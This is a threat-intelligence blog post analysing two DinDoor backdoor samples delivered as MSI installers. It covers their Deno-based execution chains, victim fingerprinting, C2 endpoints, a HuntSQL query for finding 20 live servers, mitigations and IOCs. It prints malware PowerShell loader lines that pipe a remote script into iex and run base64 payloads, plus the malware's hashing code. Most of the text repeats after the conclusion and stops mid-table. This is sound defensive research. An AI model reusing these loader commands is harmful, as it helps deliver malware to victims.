DinDoor's Caddy Problem: How One HTTP Header Exposed 20 Active C2 Servers
Published on
Runtime code environments like Node.js, Deno, and Python are increasingly being utilized as an instrument to execute malicious code. Rather than deploying traditional compiled implants, these trusted, signed runtimes are exploited to run attacker-controlled scripts, which complicates detection in networks where these tools are allowlisted, and coverage is lacking. DinDoor, tracked as a variant of the Tsundere Botnet, follows this model.
Delivered primarily via MSI files and relying on the Deno runtime for execution, the malware runs obfuscated JavaScript to communicate with its command and control (C2) infrastructure, while fingerprinting victims and fetching follow-on payloads. A recent report from Broadcom linked DinDoor activity to the Iranian APT group Seedworm, also tracked as MuddyWater, targeting U.S. organizations.
This post will not expand on that analysis. Instead, we will walk through the execution chain across two samples uploaded to public repositories, decode embedded campaign metadata, and document behavioral differences between the variants. In addition, our findings will also demonstrate how unique HTTP response data can be combined to identify active malicious infrastructure across multiple networks.
Here's what we found.
Key Findings
DinDoor executes through the Deno runtime, a detection gap in environments where monitoring is tuned for PowerShell, Python, or Node.js but lacks coverage for Deno.
Both samples share an identical fingerprinting algorithm, generating a unique identifier sent with every C2 request.
The sample titled
installer_v1.21.66.msiembeds a hardcoded JSON Web Token (JWT) in its C2 URL, which exposes campaign information, including the domainserialmenot[.]com, which has been reported as a shared platform among ransomware, state-sponsored, and cybercrime actors.Despite sharing code, the two samples display significant differences in execution behavior. As seen in other modular malware, threat actors have the ability to employ multiple variants of DinDoor while still staying under the Tsundere/CastleLoader umbrella.
A single Hunt.io query focusing on DinDoor's HTTP response returned 20 active servers (as of the time of publication). The query and full IP list are included at the end of this post.
Before diving into the samples, we'll establish some context on DinDoor for those unaware of the malware.
Setting the Stage: DinDoor, CastleLoader, and a MaaS Platform
DinDoor is a Deno-based backdoor first named by Broadcom in March 2026. The malware was reported as a variant of the Tsundere Botnet, a JavaScript remote access tool that uses Node.js, and was first documented by Kaspersky in mid-2025. The malware is delivered to unsuspecting victims through phishing or drive-by downloads using MSI installer files, and downloads the Deno runtime from the legitimate project endpoint, dl.deno[.]land. This requires no admin privileges and allows the attacker to run JavaScript code for fingerprinting, C2 communication, and payload retrieval.
serialmenot[.]com, the C2 domain present in one of our two samples analyzed here, has been documented as a multi-tenant infrastructure serving a variety of operators. As referenced in a recent post by JUMPSEC. As referenced in a recent post by JUMPSEC, this domain has also been attributed to TAG-150 as the backend for a malware family named CastleLoader, which DinDoor shares behavioral overlaps with.
It is also worth noting that JUMPSEC's research documents a separate component within the same threat cluster called ChainShell, a Node.js agent that resolves its C2 from an Ethereum smart contract. We observed no shared code between the two malware families.
From Lure to Loader - Analysis of Two Samples
During our research, we came across two DinDoor samples (migcredit.pdf.msi and Installer_v1.21.66.msi). While both samples share the same extension and Deno execution model, their metadata and dropped artifacts differ in ways further documented below.
migcredit.pdf.msi
SHA256: 7b793c54a927da36649eb62b9481d5bcf1e9220035d95bbfb85f44a6cc9541ae
The file uses a double extension in an attempt to pass off the MSI as a valid PDF document. MigCredit is a legitimate Russian company specializing in microloans and other financial services. This suggests the entity was specifically targeted either through a phishing email, or malicious download link hosted on a website. Static analysis of file metadata revealed several fields worth tracking in future campaigns. The
Author field contains a value of
yankee20, while the
Comments field contains
documents, both custom values.
The value in the Comments field corresponds to the directory files are dropped in. Across both samples, the PowerShell scripts follow a [word][word][number] pattern, for example
Juliet_widget15.ps1,
tango_utility84.ps1, etc. Below is additional metadata from migcredit.pdf.msi:
| Field | Value |
|---|---|
| Author | yankee20 |
| Subject | mike_service26 |
| Comments | documents |
| Build date | March 26, 2026 |
| UUID | EBACAF2C-3B82-4726-AA3B-9AA2D23C1949 |
Upon execution, msiexec.exe drops
Juliet_widget15.ps1 to
AppData\Local\documents\ and launches it via cmd.exe with flags to hide any visible window, skip profile loading, and disable execution policy enforcement.
 Figure 01: Execution process flow for migcredit.pdf.msi
Juliet_widget15.ps1 performs two actions. First it checks for the presence of deno.exe within
$env:USERPROFILE\.deno\bin\deno.exe, and installs it if absent. It then decodes a base64 string containing JavaScript code to
%APPDATA%\Uniform_system17.js before using Deno to invoke the payload.
$d = "$env:USERPROFILE\.deno\bin\deno.exe"  if (-not (Test-Path $d)) { iex ((irm https://deno.land/install.ps1 -UseBasicParsing) -replace '--ssl-revoke-best-effort', '') } $j = Join-Path $env:APPDATA "Uniform_system17.js" [IO.File]::WriteAllText($j, [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String(...)))

                Copy
Installer_v1.21.66.msi
SHA-256: 2a09bbb3d1ddb729ea7591f197b5955453aa3769c6fb98a5ef60c6e4b7df23a5
The metadata for this sample also follows a similar pattern to that of the above. Where things change, is running msitools against the MSI revealed the file was created using the WiX toolset for packaging the installer.
Installer_v1.21.66.msi was built on February 13, 2026, and contains the 'Amy Cherne' code-signing certificate referenced in research tied to MuddyWater, and Russian cybercrime actors using CastleRAT. The extracted information from the MSI is below:
| Field | Value |
|---|---|
| Author | alpha_tool27 |
| Subject | coupon.hub.v1 |
| Comments | coupon.hub.v1 |
| Build tool | WiX Toolset |
| Build date | February 13, 2026 |
| UUID | 7B9AB316-A849-42A4-A586-CA3EB5CCC4AE |
Upon execution, the installer triggers error.vbs, which opens a fabricated Windows error dialog with the message, "Installation Failed! Ex00000185", accompanied by an error icon. While the victim is left wondering why the install did not complete,
Viper_controller36.vbs executes silently in the background
The Viper_controller36 script serves as a silent launcher for
tango_utility84.ps1, resolving the script's path dynamically, rather than from a hardcoded location as mentioned in the previous sample. PowerShell is invoked with the window style set to 0, fully hidden without waiting for the process to complete.
 Figure 02: Execution workflow for Installer_v1.21.66.msi
tango_utility84.ps1 performs a similar check for Deno as
Juliet_widget15.ps1. However, the delivery method differs significantly. Rather than writing the JavaScript code to disk, the PowerShell script passes it directly to deno.exe as a URI argument, specifically
data:application/javascript;base64, ensuring the payload executes entirely in memory and no code is written to disk.
$d = "$env:USERPROFILE\.deno\bin\deno.exe"  if (-not (Test-Path $d)) { iex ((irm https://deno.land/install.ps1 -UseBasicParsing) -replace '--ssl-revoke-best-effort', '') } & $d -A "data:application/javascript;base64,..."

                Copy
Let's now shift our focus to what happens when Deno takes over from the JavaScript payloads.
Inside the Deno Payload
Once deno.exe takes over execution, the first action is to bind a port, not a network call. Both samples attempt to open a TCP listener on 127.0.0.1, with the migcredit sample using port
10091, and the Installer sample port
10044. If the port is already in use, the process calls
Deno.exit(1) and terminates immediately. This behavior functions as a mutex, preventing a victim system from being re-infected multiple times. Defenders should monitor for a TCP bind on localhost from deno.exe as a host-based indicator
Before communicating with the controller, the payload constructs a unique identifier/fingerprint of the infected host. The code for this process was a mirror image in both samples and used a dual rolling hash function initialized with the constant
0x9E3779B9. The system's USERNAME, hostname, total memory, and OS release string, are chained together to produce a 16-character hex ID. This identifier is appended to every C2 request, allowing the operator to de-duplicate victim hosts server side. Below is a code snippet displaying the code responsible for fingerprinting.
function i(n) { let t = 0, e = 2654435769; for (let o = 0; o < n.length; o++) t = (t << 5) - t + n.charCodeAt(o) | 0, e = (e << 5) - e + n.charCodeAt(o) | 0; return (t >>> 0).toString(16).padStart(8, "0") + (e >>> 0).toString(16).padStart(8, "0") }

                Copy
With the above completed, the payload begins probing its C2. A GET request is first sent to the /health endpoint with a three-second timeout, and an expected HTTP 200 response with a body of ok. During our research, it was identified that direct requests to this same endpoint resulted in the same message as seen in the screenshot below.
 Figure 03: Example GET request to the /health endpoint of a DinDoor server at 193.233.82[.]43
The malware proceeds to the next stage only if the above message is received. On failure, the request is silently dropped and the loop retries. Both samples implement this behavior in an identical manner.
In the
Installer_v1.21.66.msi sample, the payload constructs a request to serialmenot[.]com using the following URL:
http://serialmenot[.]com/mv2/<JWT>/<victim_hash>

                Copy
The JWT embedded in the path acts as a hardcoded campaign token. Decoding it reveals the below metadata, which has similar naming with previous DinDoor activity.
 Figure 04: Decoded JWT displaying campaign information including campaign name, URL, ID and proxies.
With the exception of the userNote field, the above is a one-for-one match to the JWT credentials found in JUMPSEC's post associated with MuddyWater, further underscoring that this is a shared malware platform used by a number of threat actors.
The second-stage payload exists only in memory for the duration of execution. No file is written, nor a temporary path created. The child process then performs a GPU enumeration using Get-WmiObject Win32_VideoController, likely a sandbox detection check, prior to further tasking. The beacon continuously polls every second, and on failure, catches the error, rotates the C2 index, and retries.
Unlike the Installer* sample, migcredit.pdf.msi's payload is processed through javascript-obfuscator, an open-source project using a 181-entry string array with a runtime shuffle function that prevents static resolution without executing the shuffle. What we were able to confirm were the port as mentioned above, a 30-second beacon interval, and a C2 path of
/event rather than the
/mv2/<JWT>/<victim_hash> structure used by the Installer sample. No JWT or campaign token was recovered from this variant.
Turning HTTP Headers Into Leads - Pivoting to Active Infrastructure
DinDoor's HTTP response is consistent enough that it allows for pivoting to unearth reported and unreported infrastructure. Requests to port 80 on active servers return the following headers:
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *
Content-Length: 13
Content-Type: text/plain; charset=UTF-8
Via: 1.1 Caddy, 1.1 Caddy
X-Request-Id: <unique per request>

                Copy
Several elements of the above will be used to build a HuntSQL query. The Via: 1.1 Caddy, 1.1 Caddy header indicates at least two proxy hops between the internet-facing host and the backend application. The IPs identified during our research likely represent the public-facing layer of what may be a tiered infrastructure. Our investigation into identifying additional IPs is ongoing.
The X-Request-Id field is another Caddy-generated item that is unique per request, but will not assist in creating a detection query. Unauthenticated requests result in a 404 response with a standard message '404 Not Found' which corresponds to the Content-Length: 13 header.
Using HuntSQL, the following query surfaces IP's matching this profile:
SELECT
  ip,
  port
FROM
  http
WHERE
  port = 80
  AND status.message = '404 Not Found'
  AND header.content_length = '13'
  AND (
    header.raw LIKE '%Via: 1.1 Caddy%'
    AND header.raw LIKE '%X-Request-Id: %'
  )
GROUP BY
  ip,
  port

                Copy
Result:
 Figure 05: HuntSQL result identifying 20 unique hosts matching the DinDoor query.
The query returns 20 results, active within the past week as of this post's publication. The servers are spread across 15 different autonomous systems with no single provider accounting for a majority of the cluster. Several networks in Figure 05 (PROSPERO 000, BL Networks, ZhyouiSat Communications, and AEZA Group) have been identified as bulletproof hosters or slow to respond to abuse reports.
Additional verification can be validated by making direct requests to the previously discussed endpoints. A response returning ok can confirm active DinDoor deployment, though it is important to keep in mind that different responses could indicate infrastructure yet to be operational, or the services were taken offline by the operator.
Not all of the IPs had a resolving domain observed during our research, though a handful of hosts did have a TLS certificate subject common name (issued by Let's Encrypt) pointing to domains that could be used in future attacks. Domains registered via Tucows and using Njalla for DNS nameservers were seen consistently across the host results.
Mitigation Strategies
DinDoor's delivery chain is predictable enough to disrupt at multiple points before the payload has a chance to execute. The following offer the most immediate defensive actions to take:
Alert on deno.exe executing outside approved systems. Where feasible, restrict execution to approved developer systems via application control policies.
Restrict MSI execution to specific users/admins: Restricting msiexec.exe via AppLocker or WDAC removes DinDoor's initial execution vector.
Alert on Deno command-line patterns: Specific command line patterns like deno.exe -A data:application/javascript;base64, TCP bind on 127.0.0.1 using ports 10044 or 10091.
Review network logs for HTTP responses containing Via: 1.1 Caddy, 1.1 Caddy and X-Request-Id on port 80. In addition, consider blocking the domains listed below and any communications with suspect hosting providers.
If you find an unexpected deno.exe process as a child of powershell.exe or wscript.exe, this should be treated as high priority as it could indicate a DinDoor infection in process.
Below are the full IOCs from this investigation.
Indicators of Compromise
File Hashes
| Filename | SHA-256 Hash |
|---|---|
| migcredit.pdf.msi | 7b793c54a927da36649eb62b9481d5bcf1e9220035d95bbfb85f44a6cc9541ae |
| Installer_v1.21.66.msi | 2a09bbb3d1ddb729ea7591f197b5955453aa3769c6fb98a5ef60c6e4b7df23a5 |
Network Infrastructure
| Type | Indicator | TLS Cert Common Name | Resolving Domain(s) | Hosting |
|---|---|---|---|---|
| IP | 138.124.240[.]76 | bandage.healthydefinitetrunk[.]com | bandage.healthydefinitetrunk[.]com | NEKOBYTE INTERNATIONAL LIMITED, DE |
| IP | 138.124.240[.]77 | N/A | grafana.healthydefinitetrunk[.]com | NEKOBYTE INTERNATIONAL LIMITED, DE |
| IP | 140.82.18[.]48 | N/A | N/A | The Constant Company, LLC, US |
| IP | 178.104.137[.]180 | N/A | N/A | Hetzner Online GmbH, DE |
| IP | 192.109.200[.]151 | N/A | generalnewlong[.]com agilemast3r.duckdns[.]org | Pfcloud UG, NL |
| IP | 193.233.82[.]43 | N/A | N/A | Digital Hosting Provider LLC, NL |
| IP | 194.48.141[.]192 | justtalken[.]com | N/A | VDSka hosting, NL |
| IP | 199.91.220[.]142 | N/A | N/A | BL Networks, NL |
| IP | 199.91.220[.]216 | N/A | annaionovna[.]com | BL Networks, NL |
| IP | 2.26.117[.]169 | N/A | N/A | NEKOBYTE INTERNATIONAL LIMITED, DE |
| IP | 2.27.122[.]16 | N/A | surgery.healthydefinitetrunk[.]com | NEKOBYTE INTERNATIONAL LIMITED, DE |
| IP | 209.99.189[.]170 | playerdragonbike[.]com | playerdragonbike[.]com | SKN Subnet & Telecom Ltd, US |
| IP | 45.135.180[.]200 | N/A | N/A | SOLLUTIUM EU Sp z.o.o., NL |
| IP | 45.151.106[.]88 | N/A | N/A | MHost LLC, NL |
| IP | 178.16.52[.]191 | N/A | N/A | Omegatech LTD, DE |
| IP | 193.24.123[.]25 | N/A | weaplink[.]com ilspaeysoff[.]site ineracaspsl[.]site myspaeysoff[.]site aeeracaspsl[.]site | PROSPERO OOO, RU |
| IP | 199.217.99[.]189 | N/A | bitatits[.]surf | BL Networks, NL |
| IP | 146.19.254[.]84 | N/A | landmas[.]info | BlueVPS OU, NL |
| IP | 185.218.19[.]117 | N/A | N/A | ZhouyiSat Communications, DE |
| IP | 85.192.27[.]152 | N/A | hngfbgfbfb[.]cyou | AEZA GROUP LLC, DE |
File Indicators
| Path | Purpose |
|---|---|
%USERPROFILE%\.deno\bin\deno.exe | Deno runtime drop path |
AppData\Local\<word>.<word>.<version>\ | PowerShell & VBS drop and launch paths |
Conclusion
DinDoor does not appear to be a single-operator tool. The decoded JWT showed similarities to MuddyWater, while the other sample showed a completely different execution flow while likely targeting a financial services company, something more common of TAG-150/GrayBravo. Encountering yet another malicious file communicating with serialmenot[.]com confirms a multi-tenancy platform under separate credentials distributed to actors by unknown means.
The malware is not overly technical or difficult to detect; the operators capitalize on user familiarity; MSI files, PowerShell, and runtime environments common with developers may easily be overlooked as standard activity. The 20 servers listed above represent the visible edge of a likely larger cluster of infrastructure. Our research will continue to identify the operators and hosts behind this platform, showing what sits behind those Caddy hops.
The query that surfaced these 20 servers is one example of what HuntSQL can do. Book a demo to try it on your own pivots.
Runtime code environments like Node.js, Deno, and Python are increasingly being utilized as an instrument to execute malicious code. Rather than deploying traditional compiled implants, these trusted, signed runtimes are exploited to run attacker-controlled scripts, which complicates detection in networks where these tools are allowlisted, and coverage is lacking. DinDoor, tracked as a variant of the Tsundere Botnet, follows this model.
Delivered primarily via MSI files and relying on the Deno runtime for execution, the malware runs obfuscated JavaScript to communicate with its command and control (C2) infrastructure, while fingerprinting victims and fetching follow-on payloads. A recent report from Broadcom linked DinDoor activity to the Iranian APT group Seedworm, also tracked as MuddyWater, targeting U.S. organizations.
This post will not expand on that analysis. Instead, we will walk through the execution chain across two samples uploaded to public repositories, decode embedded campaign metadata, and document behavioral differences between the variants. In addition, our findings will also demonstrate how unique HTTP response data can be combined to identify active malicious infrastructure across multiple networks.
Here's what we found.
Key Findings
DinDoor executes through the Deno runtime, a detection gap in environments where monitoring is tuned for PowerShell, Python, or Node.js but lacks coverage for Deno.
Both samples share an identical fingerprinting algorithm, generating a unique identifier sent with every C2 request.
The sample titled
installer_v1.21.66.msiembeds a hardcoded JSON Web Token (JWT) in its C2 URL, which exposes campaign information, including the domainserialmenot[.]com, which has been reported as a shared platform among ransomware, state-sponsored, and cybercrime actors.Despite sharing code, the two samples display significant differences in execution behavior. As seen in other modular malware, threat actors have the ability to employ multiple variants of DinDoor while still staying under the Tsundere/CastleLoader umbrella.
A single Hunt.io query focusing on DinDoor's HTTP response returned 20 active servers (as of the time of publication). The query and full IP list are included at the end of this post.
Before diving into the samples, we'll establish some context on DinDoor for those unaware of the malware.
Setting the Stage: DinDoor, CastleLoader, and a MaaS Platform
DinDoor is a Deno-based backdoor first named by Broadcom in March 2026. The malware was reported as a variant of the Tsundere Botnet, a JavaScript remote access tool that uses Node.js, and was first documented by Kaspersky in mid-2025. The malware is delivered to unsuspecting victims through phishing or drive-by downloads using MSI installer files, and downloads the Deno runtime from the legitimate project endpoint, dl.deno[.]land. This requires no admin privileges and allows the attacker to run JavaScript code for fingerprinting, C2 communication, and payload retrieval.
serialmenot[.]com, the C2 domain present in one of our two samples analyzed here, has been documented as a multi-tenant infrastructure serving a variety of operators. As referenced in a recent post by JUMPSEC. As referenced in a recent post by JUMPSEC, this domain has also been attributed to TAG-150 as the backend for a malware family named CastleLoader, which DinDoor shares behavioral overlaps with.
It is also worth noting that JUMPSEC's research documents a separate component within the same threat cluster called ChainShell, a Node.js agent that resolves its C2 from an Ethereum smart contract. We observed no shared code between the two malware families.
From Lure to Loader - Analysis of Two Samples
During our research, we came across two DinDoor samples (migcredit.pdf.msi and Installer_v1.21.66.msi). While both samples share the same extension and Deno execution model, their metadata and dropped artifacts differ in ways further documented below.
migcredit.pdf.msi
SHA256: 7b793c54a927da36649eb62b9481d5bcf1e9220035d95bbfb85f44a6cc9541ae
The file uses a double extension in an attempt to pass off the MSI as a valid PDF document. MigCredit is a legitimate Russian company specializing in microloans and other financial services. This suggests the entity was specifically targeted either through a phishing email, or malicious download link hosted on a website. Static analysis of file metadata revealed several fields worth tracking in future campaigns. The
Author field contains a value of
yankee20, while the
Comments field contains
documents, both custom values.
The value in the Comments field corresponds to the directory files are dropped in. Across both samples, the PowerShell scripts follow a [word][word][number] pattern, for example
Juliet_widget15.ps1,
tango_utility84.ps1, etc. Below is additional metadata from migcredit.pdf.msi:
| Field | Value |
|---|---|
| Author | yankee20 |
| Subject | mike_service26 |
| Comments | documents |
| Build date | March 26, 2026 |
| UUID | EBACAF2C-3B82-4726-AA3B-9AA2D23C1949 |
Upon execution, msiexec.exe drops
Juliet_widget15.ps1 to
AppData\Local\documents\ and launches it via cmd.exe with flags to hide any visible window, skip profile loading, and disable execution policy enforcement.
Figure 01: Execution process flow for migcredit.pdf.msiJuliet_widget15.ps1 performs two actions. First it checks for the presence of deno.exe within
$env:USERPROFILE\.deno\bin\deno.exe, and installs it if absent. It then decodes a base64 string containing JavaScript code to
%APPDATA%\Uniform_system17.js before using Deno to invoke the payload.
$d = "$env:USERPROFILE\.deno\bin\deno.exe"  if (-not (Test-Path $d)) { iex ((irm https://deno.land/install.ps1 -UseBasicParsing) -replace '--ssl-revoke-best-effort', '') } $j = Join-Path $env:APPDATA "Uniform_system17.js" [IO.File]::WriteAllText($j, [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String(...)))

                Copy
Installer_v1.21.66.msi
SHA-256: 2a09bbb3d1ddb729ea7591f197b5955453aa3769c6fb98a5ef60c6e4b7df23a5
The metadata for this sample also follows a similar pattern to that of the above. Where things change, is running msitools against the MSI revealed the file was created using the WiX toolset for packaging the installer.
Installer_v1.21.66.msi was built on February 13, 2026, and contains the 'Amy Cherne' code-signing certificate referenced in research tied to MuddyWater, and Russian cybercrime actors using CastleRAT. The extracted information from the MSI is below:
| Field | Value |
|---|---|
